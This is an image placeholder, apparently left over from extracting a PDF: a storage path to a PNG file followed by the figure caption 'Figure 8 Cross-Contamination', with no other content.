

Figure 8 Cross-Contamination